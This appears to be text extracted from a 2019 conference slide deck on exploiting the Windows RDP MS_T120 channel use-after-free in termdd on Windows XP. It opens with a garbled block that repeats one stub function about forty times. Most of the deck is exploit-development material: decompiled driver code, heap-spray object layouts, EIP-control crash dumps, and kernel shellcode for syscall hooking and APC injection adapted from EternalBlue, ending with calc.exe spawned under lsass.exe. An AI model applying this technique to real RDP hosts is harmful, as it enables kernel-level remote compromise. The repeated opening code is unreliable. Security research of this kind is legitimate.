627        STREAM s;
628        1 ref
629    }
630
631    1 ref
632
633    static void mst120_set_error(int error)
634    {
635        char *buff = xmalloc(1);
636        STREAM s;
637        1 ref
638    }
639
640    1 ref
641
642    static void mst120_set_error(int error)
643    {
644        char *buff = xmalloc(1);
645        STREAM s;
646        1 ref
647    }
648
649    1 ref
650
651    static void mst120_set_error(int error)
652    {
653        char *buff = xmalloc(1);
654        STREAM s;
655        1 ref
656    }
657
658    1 ref
659
660    static void mst120_set_error(int error)
661    {
662        char *buff = xmalloc(1);
663        STREAM s;
664        1 ref
665    }
666
667    1 ref
668
669    static void mst120_set_error(int error)
670    {
671        char *buff = xmalloc(1);
672        STREAM s;
673        1 ref
674    }
675
676    1 ref
677
678    static void mst120_set_error(int error)
679    {
680        char *buff = xmalloc(1);
681        STREAM s;
682        1 ref
683    }
684
685    1 ref
686
687    static void mst120_set_error(int error)
688    {
689        char *buff = xmalloc(1);
690        STREAM s;
691        1 ref
692    }
693
694    1 ref
695
696    static void mst120_set_error(int error)
697    {
698        char *buff = xmalloc(1);
699        STREAM s;
700        1 ref
701    }
702
703    1 ref
704
705    static void mst120_set_error(int error)
706    {
707        char *buff = xmalloc(1);
708        STREAM s;
709        1 ref
710    }
711
712    1 ref
713
714    static void mst120_set_error(int error)
715    {
716        char *buff = xmalloc(1);
717        STREAM s;
718        1 ref
719    }
720
721    1 ref
722
723    static void mst120_set_error(int error)
724    {
725        char *buff = xmalloc(1);
726        STREAM s;
727        1 ref
728    }
729
730    1 ref
731
732    static void mst120_set_error(int error)
733    {
734        char *buff = xmalloc(1);
735        STREAM s;
736        1 ref
737    }
738
739    1 ref
740
741    static void mst120_set_error(int error)
742    {
743        char *buff = xmalloc(1);
744        STREAM s;
745        1 ref
746    }
747
748    1 ref
749
750    static void mst120_set_error(int error)
751    {
752        char *buff = xmalloc(1);
753        STREAM s;
754        1 ref
755    }
756
757    1 ref
758
759    static void mst120_set_error(int error)
760    {
761        char *buff = xmalloc(1);
762        STREAM s;
763        1 ref
764    }
765
766    1 ref
767
768    static void mst120_set_error(int error)
769    {
770        char *buff = xmalloc(1);
771        STREAM s;
772        1 ref
773    }
774
775    1 ref
776
777    static void mst120_set_error(int error)
778    {
779        char *buff = xmalloc(1);
780        STREAM s;
781        1 ref
782    }
783
784    1 ref
785
786    static void mst120_set_error(int error)
787    {
788        char *buff = xmalloc(1);
789        STREAM s;
790        1 ref
791    }
792
793    1 ref
794
795    static void mst120_set_error(int error)
796    {
797        char *buff = xmalloc(1);
798        STREAM s;
799        1 ref
800    }
801
802    1 ref
803
804    static void mst120_set_error(int error)
805    {
806        char *buff = xmalloc(1);
807        STREAM s;
808        1 ref
809    }
810
811    1 ref
812
813    static void mst120_set_error(int error)
814    {
815        char *buff = xmalloc(1);
816        STREAM s;
817        1 ref
818    }
819
820    1 ref
821
822    static void mst120_set_error(int error)
823    {
824        char *buff = xmalloc(1);
825        STREAM s;
826        1 ref
827    }
828
829    1 ref
830
831    static void mst120_set_error(int error)
832    {
833        char *buff = xmalloc(1);
834        STREAM s;
835        1 ref
836    }
837
838    1 ref
839
840    static void mst120_set_error(int error)
841    {
842        char *buff = xmalloc(1);
843        STREAM s;
844        1 ref
845    }
846
847    1 ref
848
849    static void mst120_set_error(int error)
850    {
851        char *buff = xmalloc(1);
852        STREAM s;
853        1 ref
854    }
855
856    1 ref
857
858    static void mst120_set_error(int error)
859    {
860        char *buff = xmalloc(1);
861        STREAM s;
862        1 ref
863    }
864
865    1 ref
866
867    static void mst120_set_error(int error)
868    {
869        char *buff = xmalloc(1);
870        STREAM s;
871        1 ref
872    }
873
874    1 ref
875
876    static void mst120_set_error(int error)
877    {
878        char *buff = xmalloc(1);
879        STREAM s;
880        1 ref
881    }
882
883    1 ref
884
885    static void mst120_set_error(int error)
886    {
887        char *buff = xmalloc(1);
888        STREAM s;
889        1 ref
890    }
891
892    1 ref
893
894    static void mst120_set_error(int error)
895    {
896        char *buff = xmalloc(1);
897        STREAM s;
898        1 ref
899    }
900
901    1 ref
902
903    static void mst120_set_error(int error)
904    {
905        char *buff = xmalloc(1);
906        STREAM s;
907        1 ref
908    }
909
910    1 ref
911
912    static void mst120_set_error(int error)
913    {
914        char *buff = xmalloc(1);
915        STREAM s;
916        1 ref
917    }
918
919    1 ref
920
921    static void mst120_set_error(int error)
922    {
923        char *buff = xmalloc(1);
924        STREAM s;
925        1 ref
926    }
927
928    1 ref
929
930    static void mst120_set_error(int error)
931    {
932        char *buff = xmalloc(1);
933        STREAM s;
934        1 ref
935    }
936
937    1 ref
938
939    static void mst120_set_error(int error)
940    {
941        char *buff = xmalloc(1);
942        STREAM s;
943        1 ref
944    }
945
946    1 ref
947
948    static void mst120_set_error(int error)
949    {
950        char *buff = xmalloc(1);
951        STREAM s;
952        1 ref
953    }
954
955    1 ref
956
957    static void mst120_set_error(int error)
958    {
959        char *buff = xmalloc(1);
960        STREAM s;
961        1 ref
962    }
963
964    1 ref
965
966    static void mst120_set_error(int error)
967    {
968        char *buff = xmalloc(1);
969        STREAM s;
970        1 ref
971    }
972
973    1 ref
974
975    static void mst120_set_error(int error)
976    {
977        char *buff = xmalloc(1);
978        STREAM s;
979        1 ref
980    }
981
982    1 ref
983
984    static void mst120_set_error(int error)
985    {
986        char *buff = xmalloc(1);
987        STREAM s;
988        1 ref
989    }
990
991    1 ref
992
993    static void mst120_set_error(int error)
994    {
995        char *buff = xmalloc(1);
996        STREAM s;
997        1 ref
998    }
999
1000 1 ref
1001
1002 static void mst120_set_error(int error)
1003 {
1004     char *buff = xmalloc(1);
1005     STREAM s;
1006     1 ref
1007 }
```

```
LONG __stdcall MCSPortData(struct_data *data, int a2)
{
    int v2; // eax
    void *v3; // eax

    EnterCriticalSection(&data->rtl_critical_section4);
    if ( (unsigned int)a2 >= 0xFFFFFFF0 )
    {
        if ( a2 == -2 )
            MCSChannelClose(data);
    }
    else if ( !(*(_BYTE *)&data->dword28 + 1) & 1 )
    {
        v2 = *(_DWORD *)&data->buf[4];
        if ( v2 )
        {
            if ( v2 == 2 )
            {
                HandleDisconnectProviderIndication(data, a2, (int)data->buf);
                MCSChannelClose(data);
            }
        }
        else
        {
            HandleConnectProviderIndication(data, a2, (int)data->buf);
        }
        *(_DWORD *)&data->buf[4] = -1;
    }
    v3 = (void *)data->hFile;
    if ( v3 & (ReadFile(v3, data->buf, 0x434u, 0, (LPOVERLAPPED)&data->gap34[32]) || GetLastError() == 999 )
        MCSReferenceDomain(&data->ref);
    LeaveCriticalSection(&data->rtl_critical_section4);
    return MCSdereferenceDomain(&data->ref);
}

int __stdcall HandleDisconnectProviderIndication(struct_data *al, int cbData, char *bu
{
    int result; // eax
    int v4; // [esp-4h] [ebp-10h]
    struct_data *v5; // [esp+0h] [ebp-Ch]
    int v6; // [esp+4h] [ebp-8h]
    int v7; // [esp+8h] [ebp-4h]

    if ( cbData == 0x10 )
    {
        v4 = al->dword28;
        al->dword68 = 0;
        al->dword30 = 0;
        v6 = 0;
        v7 = *(_DWORD *)buf + 3;
        v5 = al;
        result = mcsCallback(al, 2, &v5, v4);
    }
    return result;
}
```

## Kernel exploit



- Problems before the code is executed
- How to accelerate the development of programs
- UaF Object stacking
- Bullet calculator


## Questions to think before remote code execution



- Vulnerability type: use after free
- Vulnerability association object IcaChannel, 大小:0x8C
- How to jump to the pit? (heap spray)
- How to leak the shellcode address on the kernel heap
- How to execute calculator in user-land after the kernel controls the EIP

Accelerate exploit development

FreeRDP 1178 C文件, 623000行



rdesktop 53 C文件, 42934行



## Pit (Head Spray)

```
else
    v14 = (SIZE_T)ExAllocatePoolWithTag((POOL_TYPE)0, cbData + 0x20, ' acI');
if ( v14 )
{
    v26 = v25;
    *(_DWORD*)(v14 + 12) = v25;
    *(_DWORD*)(v14 + 16) = v25;
    v27 = pData;
    *(_DWORD*)(v14 + 8) = v14 + 0x20;
    qmemcpy((void*)(v14 + 0x20), v27, v26);
    _chann = __chann;
    v25 = cbData;
    goto LABEL_50;
```

```
struct __declspec(align(4)) IcaChannel
{
    struct IcaBase base;
    _DWORD channelStatus;
    _DWORD channelRef;
    IcaConn *objConn;
    IcaChannelDispatchTable *ChannelMgr;
    _DWORD id;
    char channName[8];
    _DWORD id_vc;
    LIST_ENTRY ConnListEntry;
    LIST_ENTRY RequestQueue;
    LIST_ENTRY List1;
    BYTE gap7C[4];
    _DWORD dword80;
    _ERESOURCE *pchannelTableLock;
    _DWORD dword8C;
};
```



## Fake Lock

```
_chann = IcaFindChannel(conn, ChannelId, a3);
    _chann = chann;
    __chann = chann;

if ( !_chann )
    goto LABEL_59;
IcaReferenceStack(chann);
KeEnterCriticalSection();
ExAcquireResourceExclusiveLite(&__chann->base.Lock, 1u);
v13 = __chann->channelStatus;
if ( v13 & 0x28 || v6->dword44 == 1 && !(v13 & 2) )
{
    ExReleaseResourceLite(&__chann->base.Lock);
    KeLeaveCriticalSection();
    IcaDereferenceChannel(__chann);
    IcaDereferenceChannel(__chann);
LABEL_59:
    if ( !cbUnk )
        return 0;
    goto LABEL_60;
}
v14 = cbUnk;
if ( cbUnk )
{
    pData = *(PVOID *) (cbUnk + 8);
    cbData = *(DWORD *) (cbUnk + 12);
}
v15 = __chann->ChannelMgr;
if ( v15 )
{
    ((void (__stdcall * )(IcaChannelDispatchTable *, PVOID, size_t, int *))v15->_IcaChan
        v15,
        pData,
        cbData,
        &a3);
    if ( v14 )
        ExFreePoolWithTag((PVOID)v14, 0);
    v14 = a3;
```

```
struct __declspec(align(4)) _ERESOURCE
{
    _LIST_ENTRY SystemResourcesList;
    _OWNER_ENTRY *OwnerTable;
    __int16 ActiveCount;
    unsigned __int16 Flag;
    _KSEMAPHORE *SharedWaiters;
    _KEVENT *ExclusiveWaiters;
    _OWNER_ENTRY OwnerThreads[2];
    unsigned int ContentionCount;
    unsigned __int16 NumberOfSharedWaiters;
    unsigned __int16 NumberOfExclusiveWaiters;
    $B8D4EB9E6E3D1A926634FE9A5064A2BB __u10;
    unsigned int SpinLock;
};
```

## Control EIP Prelude

```
1: kd> k
# ChildEBP RetAddr
00 b1b8d9b0 804f9df9 nt!RtlpBreakWithStatusInstruction
01 b1b8d9fc 804fa9e4 nt!KiBugCheckDebugBreak+0x19
02 b1b8dddc 804faf33 nt!KeBugCheck2+0x574
03 b1b8ddfc 805d0f2a nt!KeBugCheckEx+0x1b
04 b1b8de18 805d0f8a nt!PspUnhandledExceptionInSystemThread+0x1a
05 b1b8eddc 805470de nt!PspSystemThreadStartup+0x5a
06 00000000 00000000 nt!KiThreadStartup+0x16
1: kd> .cxr 0xfffffffffb1b8dff0
eax=6161616d ebx=00000000 ecx=b1b8e410 edx=00000000 esi=8954c9e8 edi=88fbb7c0
eip=baa0978b esp=b1b8e3bc ebp=b1b8e400 iopl=0 nv up ei pl nz na po nc
cs=0008 ss=0010 ds=0023 es=0023 fs=0030 gs=0000 efl=00010202
termdd!IcaChannelInputInternal+0x11b:
baa0978b ff10          call    dword ptr [eax]      ds:0023:6161616d=????????
```

```
1: kd>
```

# Heap spray

# Control EIP

```
DEFAULT_BUCKET_ID: DRIVER_FAULT
PROCESS_NAME: svchost.exe
ERROR_CODE: (NTSTATUS) 0xc0000005 - "0x%08lx"
EXCEPTION_PARAMETER1: 00000008
EXCEPTION_PARAMETER2: 41414141
WRITE_ADDRESS: 41414141
FOLLOWUP_IP:
termdd!IcaChannelInputInternal+11d
baa0978d 85db      test    ebx,ebx
FAILED_INSTRUCTION_ADDRESS:
+1562faf0099dfc0
41414141 ??        ???
BUGCHECK_STR: 0x7E
LAST_CONTROL_TRANSFER: from baa0978d to 41414141
STACK_TEXT:
WARNING: Frame IP not in any known module. Following frames may be wrong.
b1bd045c baa0978d 88c969c0 b1bd04f8 00000010 0x41414141
b1bd04a8 baa0a46b 898c06a0 00000005 0000001f termdd!IcaChannelInputInternal+0x11d
b1bd04d0 b0d8aa16 896bd85c 00000005 0000001f termdd!IcaChannelInput+0x41
b1bd0508 b0d8aa82 e2004540 898c06a0 896bd848 RDPWD!SignalBrokenConnection+0x40
b1bd0520 baa0a48f e1a5e008 00000004 00000000 RDPWD!MCSIcaChannelInput+0x58
b1bd0548 babca2f7 89980614 00000004 00000000 termdd!IcaChannelInput+0x65
b1bd0d90 baa0c22f 000088638 00000000 89085740 TDTCP!TdInputThread+0x481
b1bd0dac 805d0f64 890896b8 00000000 00000000 termdd!_IcaDriverThread+0x51
b1bd0ddc 805470de baa0c1de 896be628 00000000 nt!PspSystemThreadStartup+0x34
00000000 00000000 00000000 00000000 nt!KiThreadStartup+0x16
```

```
1: kd> !pool 88c969c0
Pool page 88c969c0 region is Nonpaged pool
88c96000 size: 668 previous size: 0 (Allocated) Ica
88c96668 size: 38 previous size: 668 (Free) .gS.
88c966a0 size: 98 previous size: 38 (Allocated) Ica
88c96738 size: 98 previous size: 98 (Allocated) Ica
88c967d0 size: 98 previous size: 98 (Allocated) Ica
88c96868 size: 98 previous size: 98 (Allocated) Ica
88c96900 size: 98 previous size: 98 (Allocated) Ica
*88c96998 size: 668 previous size: 98 (Allocated) *Ica
[Owning component : Unknown (update pooltag.txt)]
```

# Pop calculator

- Reference Eternal Blue Exploit
  - Shellcode will run in kernel mode (Ring 0) at this time IRQL is DISPATCH\_LEVEL
  - Hijacking system calls is a common method of executing user-mode code  
➤ (IRQL is PASSIVE\_LEVEL)
    - Multicore systems may take some time to be called on the current core.  
syscall
  - Shellcode - It should be noted that you cannot hijack multiple times when called multiple times.syscall
  - Finally using asynchronous procedure calls (APC) Implement arbitrary code execution in user mode (ring 3)

# Repair forged IcaChannel Object

```
v15 = _chann->ChannelMgr;
if ( v15 )
{
    ((void (__stdcall *))(IcaChannelDispatchTable *, PVOID, size_t, int *))v15->
        v15,
        pData,
        cbData,
        &new_obj);
    if ( v14 )
        ExFreePoolWithTag((PVOID)v14, 0);
    v14 = new_obj;
    pData = *(PVOID *) (new_obj + 8);
    cbData = *(_DWORD *) (new_obj + 0xC);
}
if ( !cbData )
    goto clean_up;
while ( 1 )
{
    if ( v6->dword44 == 1 && _conn->StackListHead.Flink[-1].Blink == (_LIST_ENT
```



```
5 | add dword[esp],0x274
6 | mov eax,0x804f9034
7 | call eax;KeLeaveCriticalSection
8 | xor eax,eax
9 | pushad
0 |
1 | call _setup_syscall_hook_find_eip
2 | _setup_syscall_hook_find_eip:
```

Give up treatment directly `ret` (Release Lock Directly and return)



It works! 才怪

```
BUGCHECK_STR:  0x50

PROCESS_NAME:  csrss.exe

TRAP_FRAME:  b1ef5cf0 -- \(.trap 0xffffffffb1ef5cf0\)
ErrCode = 00000000
eax=04c25aec ebx=8996e5a4 ecx=00000174 edx=00000088 esi=88c96fc0 edi=0000022c
eip=805427d4 esp=b1ef5d64 ebp=b1ef5d64 iopl=3 nv up ei pl nz ac po nc
cs=0008 ss=0010 ds=0023 es=0023 fs=0030 gs=0000                 efl=00013212
nt!KiServiceExit2:
805427d4 fa          cli
Resetting default scope

CLI_FAULT_INSTR:
nt!KiServiceExit2+0
805427d4 fa          cli

LAST_CONTROL_TRANSFER:  from 804f9df9 to 8052c5dc

STACK_TEXT:
b1ef5824 804f9df9 00000003 8e59408c 00000000 nt!RtlpBreakWithStatusInstruction
b1ef5870 804fa9e4 00000003 00000000 c0472ca0 nt!KiBugCheckDebugBreak+0x19
b1ef5c50 804faf33 00000050 8e59408c 00000000 nt!KeBugCheck2+0x574
b1ef5c70 8052136a 00000050 8e59408c 00000000 nt!KeBugCheckEx+0x1b
b1ef5cd8 80545578 00000000 8e59408c 00000000 nt!MmAccessFault+0x9a8
b1ef5cd8 805427d4 00000000 8e59408c 00000000 nt!KiTrap0E+0xd0
b1ef5d64 0070fec8 badb0d00 00000088 8054261c nt!KiServiceExit2
WARNING: Frame IP not in any known module. Following frames may be wrong.
b1ef5dd8 80542537 805470de ba608b85 89544b30 0x70fec8
b1ef5ddc 805470de ba608b85 89544b30 00000000 nt!KiFastCallEntry+0x17
b1ef5ec8 77d1a131 7fffdc000 00000000 00000000 nt!KiThreadStartup+0x16
b1ef5ecc 7fffdc000 00000000 00000000 00050000 USER32!ClientThreadSetup+0x127
b1ef5ed0 00000000 00000000 00050000 00000001 0x7fffdc000
```

## Eternal blue Win7 x86 shellcode adaptation XP

```

_insert_queue_apc_loop:
; move backward because non-alertable and NULL TEB.ActivationContextStackPointer
mov ebx, [ebx+4]
; no check list head

; userland shellcode (at least CreateThread() function) need non NULL TEB.ActivationContextStackPointer
; the injected process will be crashed because of access violation if TEB.ActivationContextStackPointer is NULL
; Note: APC routine does not require non-NUL TEB.ActivationContextStackPointer.
; from my observation, KTRHEAD.Queue member is next to NULL TEB ActivationContextStackPointer
; Teb member is next to Queue member
mov eax, PSGETTHREADTEB_HASH
call get proc addr
;mov eax, dword [eax+0xa]    ; get offset
mov al, byte [eax+0xa]      ; get off
and eax,0xff

```

<pre> .text:004125F9 .text:004125F9 .text:004125F9 .text:004125F9 .text:004125F9 .text:004125F9 .text:004125F9 .text:004125FB 8B FF .text:004125FC 55 .text:004125FC 8B EC .text:004125FE 8B 45 08 .text:00412601 8B 40 20 .text:00412604 5D .text:00412605 C2 04 00 .text:00412605 </pre>	<pre> 0: kd&gt; dt nt!_KTHREAD +0x000 Header +0x010 MutantListHead +0x018 InitialStack +0x01c StackLimit +0x020 Teb  : _DISPATCHER_HEADER : _LIST_ENTRY : Ptr32 Void : Ptr32 Void : Ptr32 Void </pre>
<pre> ; __stdcall PsGetThreadTeb(x) public _PsGetThreadTeb@4 _PsGetThreadTeb@4 proc near ; DATA XREFS arg_0          = dword ptr  8 </pre>	
	<pre> mov     edi, edi push   ebp mov     ebp, esp mov     eax, [ebp+8] mov     eax, [eax+20h] pop     ebp retn   4 </pre>

```

_PsGetThreadTeb@4 endp

```

# Calculator

进程名	父进程名	线程数	状态	启动方式	权限	路径
svchost.exe		1556	运行	自动	高	C:\Windows\system32\svchost.exe -k DllHost
VGAuthService.exe	svchost.exe	1632	运行	自动	高	C:\Windows\system32\VGAuthService.exe
vmtoolsd.exe	vmtoolsd.exe	1800	运行	自动	高	C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
lsass.exe	lsass.exe	892	运行	自动	高	C:\Windows\system32\lsass.exe
calc.exe	lsass.exe	1792	运行	自动	高	C:\Windows\system32\calc.exe
csrss.exe	csrss.exe	1596	运行	自动	高	C:\Windows\system32\csrss.exe
winlogon.exe	winlogon.exe	1668	运行	自动	高	C:\Windows\system32\winlogon.exe
explorer.exe	explorer.exe	1824	运行	自动	高	C:\Windows\system32\explorer.exe
vmtoolsd.exe	vmtoolsd.exe	380	运行	自动	高	C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
rundll32.exe	explorer.exe	392	运行	自动	高	C:\Windows\system32\rundll32.exe
ctfmon.exe	explorer.exe	416	运行	自动	高	C:\Windows\system32\ctfmon.exe
procexp.exe	procexp.exe	400	运行	自动	高	C:\Windows\system32\procexp.exe



2019 安全开发者峰会  
2019 Security Development Conference


# Demo

## Mitigation strategy


### ➤ 1.3.1.2 Security-Enhanced Connection Sequence

➤ There are two variations of the Security-Enhanced Connection Sequence. The negotiation-based approach aims to provide backward-compatibility with previous RDP implementations, while the Direct Approach favors more rigorous security over interoperability.

